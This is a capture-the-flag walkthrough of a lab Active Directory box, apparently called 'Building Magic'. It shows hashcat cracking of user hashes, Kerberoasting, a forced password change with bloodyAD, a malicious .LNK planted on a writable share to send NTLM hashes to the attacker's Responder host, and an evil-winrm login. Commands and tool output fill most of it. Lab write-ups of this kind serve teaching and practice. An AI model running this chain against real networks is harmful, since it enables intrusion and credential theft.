
- Following the redirect we can see it says our application was submitted.
Redirect from POST /apply:
- Lets review the credentials that were provided then come back to this if we need to.
- Testing the credential pairs with nxc none of them work in the current hash format, which looks like MD5 so that is not surprising. Lets try to crack them with hashcat.
- Running hashcat we are able to crack one hash.
Creds.txt:
r.widdleton:c4a21c4d438819d73d24851e7966229c
n.bottomsworth:61ee643c5043eadbcdc6c9d1e3ebd298
l.layman:8960516f904051176cc5ef67869de88f
c.smith:bbd151e24516a48790b2cd5845e7f148
d.thomas:4d14ff3e264f6a9891aa6cea1cfa17cb
s.winnigan:078576a0569f4e0b758aedf650cb6d9a
p.jackson:eada74b2fa7f5e142ac412d767831b54
b.builder:dd4137bab3b52b55f99f18b7cd595448
t.ren:bfaf794a81438488e57ee3954c27cd75
e.macmillan:47d23284395f618bea1959e710bc68ef- Using the credentials in the above format we can add the --user flag with hashcat to make it easy to identify which user the hash goes with.
Cracking a Password with Hashcat:
hashcat -m 0 creds.txt /usr/share/wordlists/rockyou.txt --user

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

c4a21c4d438819d73d24851e7966229c:********
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: creds.txt
Time.Started.....: Sun Sep  7 12:29:51 2025 (4 secs)
Time.Estimated...: Sun Sep  7 12:29:55 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  4835.3 kH/s (0.12ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/10 (10.00%) Digests (total), 1/10 (10.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 47%- We are successful in cracking one password which goes with r.widdleton, so we now have the credential pair of for r.widdleton.
- Let's check the credentials with NetExec to see if they are valid.
Checking Credentials with NetExec:
nxc smb 10.1.191.96 -u r.widdleton -p ********Checking Credentials with NetExec:

- We can see that the credentials are valid but since it does not show Pwned the user is not an Administrator user on the machine (Note: SMB showed the same thing).
- Let's check a few more things. We can see if there are any shares that we can access with the credentials with NetExec as well. It looks like normal access with shares, and no extra shares, or rights to write into any shares.
Checking Share Access with NetExec:

- Next let's gather data for bloodhound.
Gather Data with Bloodhound.py:
──(venv)─(kali)-[~/…/boxes/Building Magic/AD/bloodhound]
└─$ ~/Pentesting/tools/BloodHound.py/bloodhound.py -u r.widdleton -p lilronron -dc buildingmagic.local -ns 10.1.132.233 -d buildingmagic.local -c all
- This kept returning an error, so I tried to get a TGT with Impacket.
Get TGT ccache:
impacket-getTGT 'BUILDINGMAGIC.LOCAL/r.widdleton:********' -dc-ip 10.1.132.233
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in r.widdleton.ccache- We can load the ticket into memory
export KRB5CCNAME:
export KRB5CCNAME=/home/kali/Pentesting/Hacksmarter/boxes/Building\ Magic/r.widdleton.ccache- I finally got this to work by prepending dc01 to buildingmagic.local.
Bloodhound command that works:
~/Pentesting/tools/BloodHound.py/bloodhound.py -u r.widdleton -k -no-pass -dc dc01.buildingmagic.local -ns 10.1.132.233 -d buildingmagic.local -c all 
- Just to test I tried with the password and it failed again. so the above command seems to he the key with the TGT in memory.
- We can also use NetExec or Impacket to check for kerberoastable accounts.
Check for Kerberoastable Accounts:
nxc ldap buildingmagic.local -u r.widdleton -p ******** --kerberoasting ker.out 
- We now can take the TGT Hash we got for r.haggard and try to crack it with Hashcat. First put the hash into a file, I named it r.haggard.hash and ran Hashcat on it.
Cracking the TGT with Hashcat:
hashcat r.haggard.hash /usr/share/wordlists/rockyou.txt
Cracked r.haggard TGT hash:
$krb5tgs$23$*r.haggard$BUILDINGMAGIC.LOCAL$BUILDINGMAGIC.LOCAL\r.haggard*$1d3d5 <SNIP></SNIP>9a5ac905153e894c:*********- Lets check to see if these are valid credentials with NetExec.
Confirming Credentials for r.haggard are Valid:
nxc rdp buildingmagic.local -u r.haggard -p :*********
- Checking share access we can see we still only have read access to the default shares.
Checking share access:
nxc smb buildingmagic.local -u r.haggard -p ******** --shares
- Let check Bloodhound and see what we can find.
Bloodhound Showing ForceChangePassword:

- This shows that we can change passwords on the h.potch user account.
- Let try BloodyAD to change the password, We could use another tool like net rpc as well.
Change Password on h.potch with BloodyAD:
bloodyAD --host 10.0.20.251 -d buildingmagic.local -u r.haggard -p ******** set password h.potch Password123 
NOTE: If you were to do this in a real pentest you would need to make sure to get permission from the client and use a very strong password, as well, you need to make sure to document any changes you make very well.
- Let check that the credentials work with NetExec
Verify Credentials Work:
nxc smb buildingmagic.local -u h.potch -p Password123
- Next lets check share access once again.
Checking Share Access with h.potch:
nxc smb buildingmagic.local -u h.potch -p Password123 --shares
- We can see that we now have access to this share.
SMB 10.0.20.251 445 DC01 File-Share READ,WRITE Central Repository of Building Magic's files.- Checking the share we find that it is empty.
Finding the Share has no Files in it:
smbclient //10.0.20.251/File-Share -U h.potch 
- Checking Bloodhound I don't see anymore routes. So since the share is writable let's try putting a .LNK file in the share that is malicious and hope that we can capture a hash this way. Once again we can use the Swiss army knife of NetExec for this.
Adding a .LNK to the Share:
nxc smb buildingmagic.local -u h.potch -p Password123 -M slinky -o SERVER=10.200.0.163 NAME=clickme- This will create a malicious .LNK file in the writable share, that if a user interacts with, will send us a hash back to our attacking machine of the user who interacted with the malicious file.
- The server in the above command is our Kali machine IP where we need to start responder to see if we can capture a hash.
Start Responder on Kali:
sudo responder -I tun0 -Pdv 
- Watching responder we see that the h.grangon user seems to have interacted with our .LNK file and we got a hash back. Let see if this hash cracks with Hashcat! First copy into a file, I named it h.grangon.hash.
Running Hashcat on the hash:
hashcat h.grangon.hash /usr/share/wordlists/rockyou.txt H.GRANGON::BUILDINGMAGIC:50c5a5<SNIP></SNIP>000000000000:********
- Once again, we need to check if these credentials are valid.
Checking if credentials for h.grangon are valid:
nxc smb buildingmagic.local -u h.grangon -p ********
- We now have credentials of another user, h.grangon, checking Bloodhound I don't see outbound right over anything but I do see that h.grangon is a member of remote management users.
Reviewing h.grangon in Bloodhound:

- Trying RDP fails, but I can connect with evil-winrm now!
Connection to Target with Evil-Winrm:
evil-winrm -u 'h.grangon' -p ******** -i 10.0.20.251

- We now can read the user flag on the desktop as well.
User flag:
*Evil-WinRM* PS C:\Users\h.grangon\Desktop> cat user.txt
********************
- Checking Permissions we see that we have SeBackupPrivilege rights.
whoami /priv:
C:\Users\h.grangon\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
